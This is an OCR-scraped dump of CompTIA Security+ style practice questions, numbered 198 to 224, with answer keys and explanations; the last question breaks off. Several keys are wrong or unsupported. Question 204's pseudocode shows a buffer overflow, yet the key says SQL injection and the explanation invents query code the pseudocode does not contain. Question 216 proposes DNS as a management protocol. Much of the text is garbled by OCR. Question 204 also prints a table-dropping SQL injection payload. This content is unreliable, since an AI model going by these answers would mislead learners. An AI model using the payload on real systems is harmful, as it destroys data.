198.Which of the following can be used to calculate the total loss expected per year due to a threat targeting an asset?
A. EF x asset value
B. ALE / SLE
C. MTBF x impact
D. SLE x ARO
Answer: D
Explanation:
The total loss expected per year due to a threat targeting an asset can be calculated using the Single Loss Expectancy (SLE) multiplied by the Annualized Rate of Occurrence (ARO). SLE is the monetary loss expected from a single event, while ARO is the estimated frequency of that event occurring in a year.

199.A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors.
Which of the following is taking place?
A. A red-team test
B. A white-team test
C. A purple-team test
D. A blue-team test
Answer: A
Explanation:
A red-team test is a type of security assessment that simulates a real-world attack on an organization’s network, systems, applications, and people. The goal of a red-team test is to evaluate the organization’s security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and

response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization's defenses. A red-team test is often conducted without the knowledge or consent of most of the organization's staff, except for a few senior executives who authorize and oversee the exercise.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://cybersecurity.att.com/blogs/security-essentials/what-is-red-teaming

200.A company is adopting a BYOD policy and is looking for a comprehensive solution to protect company information on user devices.
Which of the following solutions would best support the policy?
A. Mobile device management
B. Full device encryption
C. Remote wipe
D. Biometrics
Answer: A
Explanation:
Mobile device management (MDM) is a solution that allows an organization to manage, monitor, and secure mobile devices that are used by employees for work purposes. It can protect company information on user devices by enforcing policies and controls such as encryption, password, remote wipe, etc., and detecting and preventing unauthorized access or data leakage.

201.A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs.
Which of the following is the MOST likely cause of this issue?
A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.
D. Network services are no longer running on the NAS.
Answer: B
Explanation:
Disabling remote logins to the NAS likely involved turning off SSH instead of modifying the configuration file. This would prevent users from using SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Source: TechTarget

202.A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.
Which of the following additional controls should be put in place first?
A. GPS tagging
B. Remote wipe
C. Screen lock timer

D. SEAndroid
Answer: C
Explanation:
According to NIST Special Publication 1800-4B1, some of the security controls that can be used to protect mobile devices include:
- Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.
- Encryption: protects the data stored on the device and in transit from unauthorized access.
- Authentication: verifies the identity of the user and the device before granting access to enterprise resources.
- Remote wipe: allows the organization to erase the data on the device in case of loss or theft.
- Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

203.A junior human resources administrator was gathering data about employees to submit to a new company awards program The employee data included job title business phone number location first initial with last name and race.
Which of the following best describes this type of information?
A. Sensitive
B. Non-Pll
C. Private
D. Confidential
Answer: B
Explanation:
Non-PII stands for non-personally identifiable information, which is any data that does not directly identify a specific individual. Non-PII can include information such as job title, business phone number, location, first initial with last name, and race. Non-PII can be used for various purposes, such as statistical analysis, marketing, or research.
However, non-PII may still pose some privacy risks if it is combined or linked with other data that can reveal an individual's identity.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.investopedia.com/terms/n/non-personally-identifiable-information-npii.asp

204.While performing a threat-hunting exercise, a security analyst sees some unusual behavior occurring in an application when a user changes the display name.
The security analyst decides to perform a static code analysis and receives the following pseudocode:

```
function change.display.name
set variable $displayname [8]
print "Enter a new display name:"
getstring ($displayname)
goto function exit.display.name.setting
```

Which of the following attack types best describes the root cause of the unusual behavior?
A. Server-side request forgery

B. Improper error handling
C. Buffer overflow
D. SQL injection
Answer: D
Explanation:
SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input12. A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system3.
According to the pseudocode given in the question, the application takes a user input for display name and concatenates it with a SQL query to update the user’s profile. This is a vulnerable practice that allows an attacker to inject malicious SQL code into the query and execute it on the database.
For example, an attacker could enter something like this as their display name:
John'; DROP TABLE users; --
This would result in the following SQL query being executed:
UPDATE profile SET displayname = 'John'; DROP TABLE users; --' WHERE userid = 1; The semicolon (;) terminates the original update statement and starts a new one that drops the users table. The double dash (–) comments out the rest of the query. This would cause a catastrophic loss of data for the application.

205.A company's help desk has received calls about the wireless network being down and users being unable to connect to it. The network administrator says all access pcints are up and running. One of the help desk technicians notices the affected users are working in a near the parking Jot.
Which Of the following IS the most likely reason for the outage?
A. Someone near the is jamming the signal.
B. A user has set up a rogue access point near building.
C. Someone set up an evil twin access Print in tie affected area.
D. The APS in the affected area have been from the network
Answer: A
Explanation:
Wireless jamming is a way for an attacker to disrupt a wireless network and create a denial of ser-vice situation by decreasing the signal-to-noise ratio at the receiving device. The attacker would need to be relatively close to the wireless network to overwhelm the good signal. The other options are not likely to cause a wireless network outage for users near the parking lot.

206.Multiple beaconing activities to a malicious domain have been observed. The malicious domain is hosting malware from various endpoints on the network.
Which of the following technologies would be best to correlate the activities between the different endpoints?
A. Firewall
B. SIEM
C. IPS

D. Protocol analyzer
Answer: B
Explanation:
SIEM stands for Security Information and Event Management, which is a technology that collects, analyzes, and correlates data from multiple sources, such as firewall logs, IDS/IPS alerts, network devices, applications, and endpoints. SIEM provides real-time monitoring and alerting of security events, as well as historical analysis and reporting for compliance and forensic purposes.
A SIEM technology would be best to correlate the activities between the different endpoints that are beaconing to a malicious domain. A SIEM can detect the malicious domain by comparing it with threat intelligence feeds or known indicators of compromise (IOCs). A SIEM can also identify the endpoints that are communicating with the malicious domain by analyzing the firewall logs and other network traffic data. A SIEM can alert the security team of the potential compromise and provide them with relevant information for investigation and remediation.

207.A security analyst received the following requirements for the deployment of a security camera solution:
* The cameras must be viewable by the on-site security guards.
+ The cameras must be able to communicate with the video storage server.
* The cameras must have the time synchronized automatically.
* The cameras must not be reachable directly via the internet.
* The servers for the cameras and video storage must be available for remote maintenance via the company VPN.
Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?
A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
D. Implementing a WAF to allow traffic from the local NTP server to the camera server
Answer: B
Explanation:
A jump server is a system that is used to manage and access systems in a separate security zone. It acts as a bridge between two different security zones and provides a controlled and secure way of accessing systems between them12. A jump server can also be used for auditing traffic and user activity for real-time surveillance3. By deploying a jump server that is accessible via the internal network, the security analyst can securely meet the remote connectivity requirements for the servers and cameras without exposing them directly to the internet or allowing outgoing traffic from their subnet.
The other options are not suitable because:
A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on would not allow remote maintenance via the company VPN.
C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering would not prevent direct internet access to the cameras or servers.
D. Implementing a WAF to allow traffic from the local NTP server to the camera server would not address the remote connectivity requirements or protect the servers from internet access.

References: 1: https://www.thesecuritybuddy.com/network-security/what-is-a-jump-server/ 3: https://www.ssh.com/academy/iam/jump-server 2: https://en.wikipedia.org/wiki/Jump_server

208.A network penetration tester has successfully gained access to a target machine.
Which of the following should the penetration tester do next?
A. Clear the log files of all evidence
B. Move laterally to another machine.
C. Establish persistence for future use.
D. Exploit a zero-day vulnerability.
Answer: C
Explanation:
Establishing persistence for future use is the next step that a network penetration tester should do after gaining access to a target machine. Persistence means creating a backdoor or a covert channel that allows the penetration tester to maintain access to the target machine even if the initial exploit is patched or the connection is lost. Persistence can be achieved by installing malware, creating hidden user accounts, modifying registry keys, or setting up remote access tools. Establishing persistence can help the penetration tester to perform further reconnaissance, move laterally to other machines, or exfiltrate data from the target network.

209.A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the companVs mobile application.
After reviewing the back-end server logs, the security analyst finds the following entries:

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?
A. IP address allow list
B. user-agent spoofing
C. WAF bypass
D. Referrer manipulation
Answer: B
Explanation:
User-agent spoofing is a technique that allows an attacker to modify the user-agent header of an HTTP request to impersonate another browser or device12. User-agent spoofing can be used to bypass security controls that rely on user-agent filtering or validation12. In this case, the attacker spoofed the user-agent header to match the company’s mobile application, which was allowed to access the back-end server’s API2.

210.Several users have been violating corporate security policy by accessing inappropriate Sites on corporate-issued mobile devices while off campus.
The senior leadership team wants all mobile devices to be hardened with controls that:
- Limit the sites that can be accessed
- Only allow access to internal resources while physically on campus.

☞ Restrict employees from downloading images from company email
Whip of the following controls would best address this situation? (Select two).
A. MFA
B. GPS tagging
C. Biometric authentication
D. Content management
E. Geofencing
F. Screen lock and PIN requirements
Answer: D,E
Explanation:
Content management is a security control that can limit the sites that can be accessed by corporate-issued mobile devices. It can also restrict employees from downloading images from company email by filtering or blocking certain types of content1. Geofencing is a security control that can only allow access to internal resources while physically on campus. It can use GPS or other location services to define a virtual boundary around a physical area and enforce policies based on the device's location2.
References:
1: https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/web-hardening/securing-content-management-systems 2: https://www.makeuseof.com/how-to-secure-your-content-management-system/

211.Which of the following is a security implication of newer 1CS devices that are becoming more common in corporations?
A. Devices with celular communication capabilities bypass traditional network security controls
B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
C. These devices often lade privacy controls and do not meet newer compliance regulations
D. Unauthorized voice and audio recording can cause loss of intellectual property
Answer: D
Explanation:
Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets.
References: https://www.comptia.org/content/guides/what-is-industrial-control-system-security

212.A systems administrator is required to enforce MFA for corporate email account access, relying on the possession factor.
Which of the following authentication methods should the systems administrator choose? (Select two).
A. passphrase
B. Time-based one-time password
C. Facial recognition
D. Retina scan
E. Hardware token
F. Fingerprints
Answer: B,E

Explanation:
Time-based one-time password (TOTP) and hardware token are authentication methods that rely on the possession factor, which means that the user must have a specific device or object in their possession to authenticate. A TOTP is a password that is valid for a short period of time and is generated by an app or a device that the user has. A hardware token is a physical device that displays a code or a password that the user can enter to authenticate. A passphrase (Option A) is a knowledge factor, while facial recognition (Option C), retina scan (Option D), and fingerprints (Option F) are all inherence factors.
https://ptgmedia.pearsoncmg.com/imprint_downloads/pearsonitcertification/bookreg/9780136798675/9780136798675_tearcard.pdf
https://www.youtube.com/watch?v=yCJyPPvM-xg

213.A company has installed badge readers for building access but is finding unau-thorized individuals roaming the hallways Of the following is the most likely cause?
A. Shoulder surfing
B. Phishing
C. Tailgating
D. Identity fraud
Answer: C
Explanation:
Tailgating is a physical security threat that occurs when an unauthorized person follows an authorized person into a restricted area without proper identification or authorization. It can cause unauthorized individuals to roam the hallways after gaining access through badge readers installed for building access.


214.An annual information security assessment has revealed that several OS-level configurations are not in compliance due to outdated hardening standards the company is using.
Which of the following would be best to use to update and reconfigure the OS-level security configurations?
A. CIS benchmarks
B. GDPR guidance
C. Regional regulations
D. ISO 27001 standards
Answer: A
Explanation:
CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks.

215.A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release.
Which of the following documents would the third-party vendor most likely be required to review and sign?
A. SLA

B. NDA
C. MOU
D. AUP
Answer: B
Explanation:
NDA stands for Non-Disclosure Agreement, which is a legal contract that binds the parties to keep confidential information secret and not to disclose it to unauthorized parties. A third-party vendor who is doing a penetration test of a new proprietary application would most likely be required to review and sign an NDA to protect the intellectual property and trade secrets of the security team.

216.CORRECT TEXT
A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.

INSTRUCTIONS
Click on each firewall to do the following:
1. Deny cleartext web traffic
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.
The ruleset order cannot be modified due to outside constraints.
Hat any time you would like to bring back the initial state of the simulation, please dick the Reset All button.



Firewall 1


Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.0.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.0.1/24	SSH	PERMIT
HTTPS Inbound	ANY	10.0.0.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.0.1/24	HTTP	PERMIT

Reset Answer | Save | Close

Firewall 2


Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.1.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	TELNET	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

Reset Answer | Save | Close




Answer:


In Firewall 1, HTTP inbound Action should be DENY. As shown below



In Firewall 2, Management Service should be DNS, As shown below.



In Firewall 3, HTTP Inbound Action should be DENY, as shown below



217.A security administrator is managing administrative access to sensitive systems with the following requirements:

• Common login accounts must not be used for administrative duties.

• Administrative accounts must be temporal in nature.

• Each administrative account must be assigned to one specific user.

• Accounts must have complex passwords.

" Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements? (Give

Explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)
A. ABAC
B. SAML
C. PAM
D. CASB
Answer: C
Explanation:
PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, “PAM is the most comprehensive way to control and monitor privileged accounts”.

218.A company's help desk received several AV alerts indicating Mimikatz attempted to run on the remote systems Several users also reported that the new company flash drives they picked up in the break room only have 512KB of storage.
Which of the following is most likely the cause?
A. The GPO prevents the use of flash drives, which triggers a false positive AV indication and restricts the drives to only 512KB of storage
B. The new flash drives need a driver that is being blocked by the AV software because the flash drives are not on the application's allow list, temporarily restricting the drives to 512KB of storage.
C. The new flash drives are incorrectly partitioned, and the systems are automatically trying to use an unapproved application to repartition the drives.
D. The GPO blocking the flash drives is being bypassed by a malicious flash drive that is attempting to harvest plaintext credentials from memory.
Answer: D
Explanation:
Mimikatz is a tool that can extract plaintext credentials from memory on Windows systems. A malicious flash drive can bypass the GPO blocking the flash drives by using techniques such as autorun.inf or HID spoofing to execute Mimikatz on the target system without user interaction or consent. This can cause AV alerts indicating Mimikatz attempted to run on the remote systems and also reduce the storage capacity of the flash drives to only 512KB by creating hidden partitions or files on them.

219.An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:
A. a push notification
B. a password.
C. an SMS message.
D. an authentication application.
Answer: D
Explanation:
An authentication application can generate one-time passwords or QR codes that are time-based and unique to each user and device. It does not rely on network connectivity or SMS delivery, which can be

intercepted or delayed. It also does not require the user to respond to a push notification, which can be accidentally approved or ignored.

220.Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?
A. Stored procedures
B. Code reuse
C. Version control
D. Continunus
Answer: C
Explanation:
Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.atlassian.com/git/tutorials/what-is-version-control

221.A large bank with two geographically dispersed data centers Is concerned about major power disruptions at Both locations. Every day each location experiences very brief outages thai last (or a few seconds. However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter.
Which of the following is the BEST solution to reduce the risk of data loss?
A. Dual supply
B. Generator
C. PDU
D. Dally backups
Answer: B
Explanation:
A generator will provide uninterrupted power to the data centers, ensuring that they are not affected by any power disruptions, intentional or otherwise. This is more reliable than a dual supply or a PDU, and more effective than daily backups, which would not be able to protect against an outage lasting an hour.

222.Which of the following describes software on network hardware that needs to be updated on a routine basis to help address possible vulnerabilities?
A. Vendor management
B. Application programming interface
C. Vanishing
D. Encryption strength
E. Firmware
Answer: E

Explanation:
Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks1. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices1, or you can use a network monitoring software to keep track of the firmware status of your devices2. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

223.A security team discovered a large number of company-issued devices with non-work-related software installed.
Which of the following policies would most likely contain language that would prohibit this activity?
A. NDA
B. BPA
C. AUP
D. SLA
Answer: C
Explanation:
AUP stands for acceptable use policy, which is a document that defines the rules and guidelines for using an organization's network, systems, devices, and resources. An AUP typically covers topics such as authorized and unauthorized activities, security requirements, data protection, user responsibilities, and consequences for violations. An AUP can help prevent non-work-related software installation on company-issued devices by clearly stating what types of software are allowed or prohibited, and what actions will be taken if users do not comply with the policy.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

224.Which of the following is most likely to contain ranked and ordered information on the likelihood and potential impact of catastrophic events that may affect business processes and systems, while also highlighting the residual risks that need to be managed after mitigating controls have been implemented?
A. An RTO report
B. A risk register
C. A business impact analysis
